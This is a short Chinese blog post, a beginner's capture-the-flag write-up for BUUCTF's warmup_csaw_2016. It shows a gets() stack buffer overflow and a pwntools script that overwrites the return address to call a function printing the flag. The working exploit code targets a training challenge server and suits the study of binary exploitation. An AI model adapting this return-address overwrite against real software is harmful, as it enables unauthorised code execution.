初学pwn-BUUCTF(warmup_csaw_2016)

原创

天柱是真天柱 于 2021-08-31 16:36:36 发布 102 收藏


分类专栏： pwn 文章标签： pwn

本文链接：https://blog.csdn.net/weixin_44547827/article/details/120021074


初学pwn-writeUp

BUUCTF的第三道题，warmup_csaw_2016。


首先链接远端，



发现这里输出了一个十六进制的数字，就没有了后续。我们下载文件，持用ida打开查看。



可以看到主函数这里上边全部都是输出，只有最后return的时候，有一个get命令，给v5这个数组进行赋值。从这里可以发信啊，刚刚输出的一个地址，是sub40060D这个函数的地址。点进去看一下。



哦吼，cat flag.txt，那没毛病了，只需要在主函数的get这产生栈溢出，覆盖掉返回的值，就可以执行这个函数，获取flag了。

exp

```
from pwn import *

p = remote("node4.buuoj.cn", 26146)

payload = 'a'* 0x48 + p64(0x40060D).decode("iso-8859-1");

p.recvuntil(">");
p.sendline(payload);

p.interactive();
```

完成！